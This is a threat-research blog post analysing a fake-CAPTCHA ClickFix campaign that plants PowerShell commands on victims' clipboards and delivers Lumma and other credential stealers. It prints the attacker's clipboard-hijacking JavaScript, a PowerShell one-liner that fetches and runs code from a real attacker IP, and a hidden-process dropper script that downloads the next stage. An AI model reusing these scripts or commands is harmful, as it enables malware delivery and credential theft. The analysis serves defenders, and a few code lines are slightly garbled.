


Fake CAPTCHA Campaign: Inside a Multi-Stage Stealer Assault

 levelblue.com/blogs/spiderlabs-blog/fake-captcha-campaign-inside-a-multi-stage-stealer-assault

Shabtay Barel, Serhii Melnyk, Rodel Mendrez

March 19, 2026



10 Minute Read

This report expands LevelBlue's ongoing investigation into a multi-stage fileless malware campaign in which a network of compromised legitimate websites redirects victims to fake CAPTCHA verification pages delivering credential-stealing payloads through a [ClickFix](#) social engineering mechanism.

Where our prior research [focused on StealC](#) as the final payload, continued monitoring of the same infrastructure reveals the operation is substantially broader. While pivoting from one of the payload distribution servers, we found that the entire campaign operates as a payload-agnostic distribution mechanism, with observed endpoints serving at least six distinct malware families across a confirmed operational window of at least six months.

The initial access layer is equally broad. We identified more than two dozen legitimate compromised websites actively redirecting into the same cluster of fake CAPTCHA domains. Infrastructure pivoting links the payload distribution infrastructure to a cluster of domains presenting as cryptocurrency exchange platforms, deployed using a commercially distributed script advertised on Russian-language forums.

We assess this infrastructure serves dual purposes: credential harvesting through fake exchange interfaces and malware payload delivery through the ClickFix campaign described in this report. Attribution and threat actor context are discussed further in a dedicated section of this report.

Initial Access

The initial access mechanism observed across this campaign follows the ClickFix pattern: a fake browser security prompt instructs the victim to open the Windows Run dialog via **Win+R**, paste a pre-staged command from their clipboard via **Ctrl+V**, and execute it. The prompt is visually styled to resemble a Cloudflare security verification, lending it surface legitimacy.



Figure 1. While visiting a legitimate volunteer organization's website to access their payment services, a fake CAPTCHA appeared instead of the expected page.




Figure 2. The command that was automatically copied to the clipboard and would be pasted into the Run dialog.

The entry point into this mechanism is not a single compromised website but a broad network of legitimate sites that have been injected with malicious JavaScript loading fake CAPTCHA content from attacker-controlled domains. In one representative case, a visitor to a legitimate website encountered a compromised page loading a malicious script from `goveanrs[.]org/jsrepo`, which in turn injected a fake CAPTCHA served from `cptoptious[.]com`. The pattern is consistent across the referrer sites we identified: a legitimate domain is compromised, a script tag or redirect is injected, and the visitor is presented with the fake verification prompt without leaving the original site's URL context. At the time of analysis, apart from `cptoptious[.]com`, the fake CAPTCHA domains identified as active in this campaign also include `captoolsz[.]com`, `capztoolz[.]com`, `captioto[.]com`, `namzcp[.]org`, and `vision-clouds[.]org`. These domains have been observed receiving redirected traffic from more than two dozen compromised legitimate sites spanning multiple countries and sectors. The geographic and sectoral breadth of these referrers — covering the United States, United Kingdom, Ireland, Germany, Israel, Australia, and the UAE across legal, healthcare, financial, retail, and non-profit verticals — is consistent with opportunistic mass compromise rather than targeted selection.

How the Clipboard Hijacking Script Works

Before the clipboard hijacking is done, the script first deploys a defensive mechanism designed to hinder analysis. It detects when browser Developer Tools are opened and intentionally freezes the page by triggering repeated debugger statements and an infinite loop, making inspection difficult.

```
<div>
<iframe src="captcha.html" allow="cross-origin-isolated; fullscreen; autoplay" sandbox="allow
<input type="hidden" name="cf-turnstile-response" id="cf-chl-widget-u4boo_response" value="">
</div>
```

Figure 3. An `<iframe>` loads **`captcha.html`** from `cptoptious[.]com`, which contains the clipboard hijacking code.

```
// A "trap" that freezes the browser if you try to inspect the code
function z(R) {
  function K(G) {
    if (typeof G === 'string')
      return function (d) {
        }['constructor']('while (true) {}')['apply']('counter');
      }
    else
      // Triggers the debugger to pause execution repeatedly
      ((' + G / G)['length'] !== 1 || G % 20 === 0 ? function () {
        return !![];
      }['constructor']('debu' + 'gger')['call']('action') : function () {
        return !![];
      }['constructor']('debu' + 'gger')['apply']('stateObject');
      K(++G);
  }
}
```

Figure 4. A defensive mechanism to detect when browser's Developer Tools are open, triggering the debugger to pause execution.

After establishing this anti-analysis behavior, the script waits for user interaction, typically by clicking a fake "Verify you are human" checkbox. When triggered, it dynamically creates a hidden <textarea> element and inserts a malicious PowerShell command into it. This element is positioned off-screen, so the user never sees it.

```
function G(d) {
  // Creating the invisible element to hold the malicious command
  const w = document['createElement']('textarea');
```

Figure 5. Invisible element to hold malicious PS command.

The script then programmatically selects the contents of the hidden element and executes the browser's copy command. Because the action occurs immediately after a user's click, the browser permits clipboard access, allowing the attacker's command to silently replace whatever the user previously had copied. The hidden element is removed immediately afterward to erase visible traces.

```
const R = document['getElementById']('checkbox-verify'),
// Command placed on clipboard
K = 'powershell -c iex(iirm 158.94.209.33 -UseBasicParsing)';
function G(d) {
  // Creating the invisible element to hold the malicious command
  const w = document['createElement']('textarea');
  // Selecting the text and forcing it into the system clipboard
  w['value'] = d, w['style']['position'] = 'fixed', document['body']['appendChild'](w), w['select']();
  try {
    // Executes the browser's copy command.
    document['execCommand']('copy'),
    // English Translation: "The text has been copied to the clipboard."
    console['log']('Текст скопирован в буфер обмена');
  } catch (a) {
    // English Translation: "Failed to copy text:"
    console['error']('Не удалось скопировать текст: ', a);
  } finally {
    // Removing the evidence immediately
    document['body']['removeChild'](w);
  }
}
```

Figure 6. The malicious command is forced into the system clipboard by executing the browser's "copy" command.

Finally, the webpage updates to display "verification" instructions, typically telling the user to press **Windows + R**, paste the clipboard contents, and press **Enter**. If the user follows these instructions, they unknowingly execute the malicious PowerShell command that was placed in their clipboard, completing the attack.

Payload Extraction and Static Analysis

For the purposes of this analysis, we follow one representative infection avenue to illustrate the full delivery chain. The mechanics described from this point forward are consistent across the broader referrer network; the specific servers involved may vary, but the delivery structure remains stable. As already mentioned, the initial command placed on the clipboard was: powershell -c iex(irm 158.94.209.33 -UseBasicParsing).

This instructs PowerShell to retrieve a script from the first-stage server via Invoke-RestMethod and immediately execute it in memory via Invoke-Expression, producing no persistent file artifacts at this stage. The script served from 158.94.209[.]33 displays a waiting message to keep the victim idle while a hidden PowerShell process fetches the next stage from 178.16.53[.]70. Visibility is suppressed via WindowStyle::Hidden and CreateNoWindow; errors are silently swallowed. No file artifacts are written to disk at this stage.

```
try {
    Write-Host "Wait please, don't close this window..."

    $wmiCommand = @"
try {
    `"$finalPayload = iwr -Uri "178.16.53.70" -UseBasicParsing
    Invoke-Expression `"$finalPayload.Content
} catch {
}
"@

    $psi = New-Object System.Diagnostics.ProcessStartInfo
    $psi.FileName = "powershell.exe"
    $psi.Arguments = "-Command `"$wmiCommand`""
    $psi.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
    $psi.CreateNoWindow = $true
    $psi.UseShellExecute = $false

    $process = New-Object System.Diagnostics.Process
    $process.StartInfo = $psi
    $process.Start() | Out-Null

} catch {
}
```

Figure 7. The Stage 1 dropper script shows a social engineering message, "Wait please, don't close this window..." and the hidden PowerShell process launches to download Stage 2 from 178[.]16[.]53[.]70.

```
PS C:\Users\admin> iex(irm 158.94.209.33 -UseBasicParsing)
Wait please, don't close this window...
PS C:\Users\admin> █
```

Figure 8. The PowerShell window displays "Wait please, don't close this window" to keep victims waiting while the malware downloads and executes in the background.

The second script, retrieved from 178.16.53[.]70, allocates a region of executable memory using VirtualAlloc with PAGE_EXECUTE_READWRITE permissions, copies the downloaded shellcode into it via Marshal::Copy, and spawns a new thread via CreateThread to execute it — waiting up to 30 seconds for completion via WaitForSingleObject. The payload, cptch.bin, is retrieved directly from 94.154.35[.]115 and executed entirely in memory with no binary written to disk.

Dedicated to hunting and eradicating the world's most challenging threats.

[SpiderLabs](#)

Donut Shellcode and Dynamic Analysis

The binary retrieved at this stage — cptch.bin — was classified as Donut shellcode. [Donut](#) is an open-source framework for generating position-independent shellcode that wraps arbitrary executables or .NET assemblies for in-memory execution. Its use here is consistent with the fileless execution model observed throughout the chain: the malicious payload is decrypted and loaded entirely within process memory, with no recognizable binary written to disk.

To observe runtime behavior, the shellcode was executed in an isolated VM with Process Monitor and Wireshark monitoring. The execution flow proceeds from the initial PowerShell process through shellcode execution to payload retrieval and delivery, with the malware connecting back to 94.154.35[.]115 to download the next stage.



Figure 9. Process tree showing the complete execution flow from PowerShell through shellcode execution and payload delivery.




Figure 10. Chronological network activity showing connections to multiple C2 servers during attack execution.




Figure 11. HTTP traffic showing the malware downloading cptchbuild.bin (186 KB) from the C2 server.

A notable observation during live execution was that the C2 server clipx64.bin rather than the cs.bin sample identified through static analysis — providing direct evidence of the rotating payload mechanism described in the executive summary. The infrastructure does not deliver a fixed final payload; what is served depends on current operator staging.



Figure 12. During live execution, the C2 served clipx64.bin (67 KB) instead of cs.bin. This revealed the campaign's modular payload system.

Figure 13 shows a summary of HTTP requests from a Wireshark packet capture. The packet list pane shows a table of requests with columns: Packet, Hostname, Content Type, Size, and Filename. The requests are sequential, showing the download of payloads from the C2 server.

Packet	Hostname	Content Type	Size	Filename
125	158.94.209.33	text/html	667 bytes	\
134	178.16.53.70	text/html	1482 bytes	\
202	94.154.35.115	application/octet-stream	52 kB	cptch.bin
397	94.154.35.115	application/octet-stream	186 kB	cptchbuild.bin
452	94.154.35.115	application/octet-stream	67 kB	clipx64.bin
625	tile-service.weather.microsoft.com	application/xml	5186 bytes	preinstall?region=IL&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold

Figure 13. Summary of HTTP requests showing the sequential download of payloads from the C2 server.

The complete infection chain resolves into five sequential stages. A victim visits a compromised legitimate website, which loads a malicious script that injects a fake CAPTCHA prompt. The prompt instructs manual execution of a PowerShell command via Win+R, which retrieves and executes a dropper script from 158.94.209[.]33 — displaying a waiting message while a hidden process fetches the shellcode loader from 178.16.53[.]70. The loader allocates executable memory and runs cptch.bin, retrieved from 94.154.35[.]115, which decrypts and executes whichever payload is currently staged at that endpoint.

Payload Analysis

In addition to the StealC payload mentioned in our previous [blog](#), at the time of this analysis, the observed final payloads included cs.bin (Lumma Stealer), delivered via cptchbuild.bin as an intermediate loader, and clipx64.bin (cryptocurrency clipboard hijacker), observed on separate live runs in its place. Continued monitoring of the same endpoint revealed additional payload rotation

beyond these two: Rhadamanthys, Vidar Stealer, and Aura Stealer were all observed being distributed through the same delivery chain. Memory dumps were captured using ProcDump to extract decrypted payload content for analysis across the observed samples:

```
.\procdump.exe -accepteula -ma -w loader.exe dump_cptch.dmp
```

```
.\procdump.exe -accepteula -ma -w loader.exe dump_cptchbuild.dmp
```

What follows is an analysis of each observed payload family.

Lumma Stealer (cs.bin)

String extraction from the resulting dumps reveals broad credential and data theft capabilities across browsers, cryptocurrency wallets, messaging platforms, and system telemetry.




Figure 14. String extraction from memory dump revealing browser targeting and data theft capabilities.




Figure 15. Additional strings showing Telegram exfiltration functions, crypto wallet targeting, and system fingerprinting.

Static analysis of cs.bin confirms it follows the same Donut wrapping pattern as cptch.bin. Both files open with the byte sequence E8 — an x86 CALL instruction characteristic of Donut-generated shellcode. cptch.bin carries E8 C0 6B 00 00 (CALL +0x6BC0); cs.bin carries E8 C0 E5 00 00 (CALL +0xE5C0). The .NET assembly contained within is encrypted at rest and decrypted at runtime by cptchbuild.bin before being loaded entirely in memory. The .NET nature of the payload is confirmed through memory dump analysis.

```

PS C:\MalwareAnalysis> Select-String -Path "C:\MalwareAnalysis\cptchbuild_dmp_output.txt" -Pattern "k__BackingField" | Select-Object -First 5
cptchbuild_dmp_output.txt:3302:<CommandX64>k__BackingField
cptchbuild_dmp_output.txt:3303:<Key4>k__BackingField
cptchbuild_dmp_output.txt:3304:<CommandX86>k__BackingField
cptchbuild_dmp_output.txt:3305:<Data>k__BackingField
cptchbuild_dmp_output.txt:3306:<WebData>k__BackingField

PS C:\MalwareAnalysis> Select-String -Path "C:\MalwareAnalysis\cptchbuild_dmp_output.txt" -Pattern "get_Telegram|set_Telegram|get_Chrome|get_Discord" | Select-Object -First 5
cptchbuild_dmp_output.txt:3616:get_Discords
cptchbuild_dmp_output.txt:3669:get_Telegrams
cptchbuild_dmp_output.txt:3670:set_Telegrams
cptchbuild_dmp_output.txt:4495:get_Discords
cptchbuild_dmp_output.txt:7548:get_Telegrams
cptchbuild_dmp_output.txt:7549:set_Telegrams

PS C:\MalwareAnalysis> Select-String -Path "C:\MalwareAnalysis\cptchbuild_dmp_output.txt" -Pattern "SendMessage|SendPhoto" | Select-Object -First 5
cptchbuild_dmp_output.txt:51980:QS_SENDMESSAGE
cptchbuild_dmp_output.txt:53491:SendMessage
cptchbuild_dmp_output.txt:56743:SendMessageTimeout
cptchbuild_dmp_output.txt:66402:SendMessageCallback
cptchbuild_dmp_output.txt:76833:SendMessage

```

Figure 16. Memory dump analysis showing .NET-specific patterns.

Querying the dump for `k__BackingField` patterns surfaces multiple C# compiler-generated auto-property backing fields — `<CommandX64>`, `<CommandX86>`, `<Key4>`, `<Data>`, and `<WebData>` — establishing that a compiled .NET assembly is present. Property accessors including, `get_Telegrams`, `set_Telegrams`, and `get_Discords` confirm active data collection targeting Telegram and Discord, respectively. The presence of both `<CommandX64>` and `<CommandX86>` backing fields indicates the payload supports both 32-bit and 64-bit execution contexts.

Direct references to Telegram Bot API methods `SendMessage` and `SendDocument` confirm the exfiltration channel. The payload targets Chrome, Firefox, Edge, and Opera for credentials and cookies; Discord and Telegram for session tokens; Steam for account credentials; and Atomic and Guarda cryptocurrency wallet files. Cookies, clipboard contents, and screenshots are also captured. System fingerprinting via `MachineGuid` and `HWID`, alongside active antivirus enumeration, indicates victim profiling is transmitted alongside stolen data.

Cryptocurrency Clipboard Hijacker (clipx64.bin)

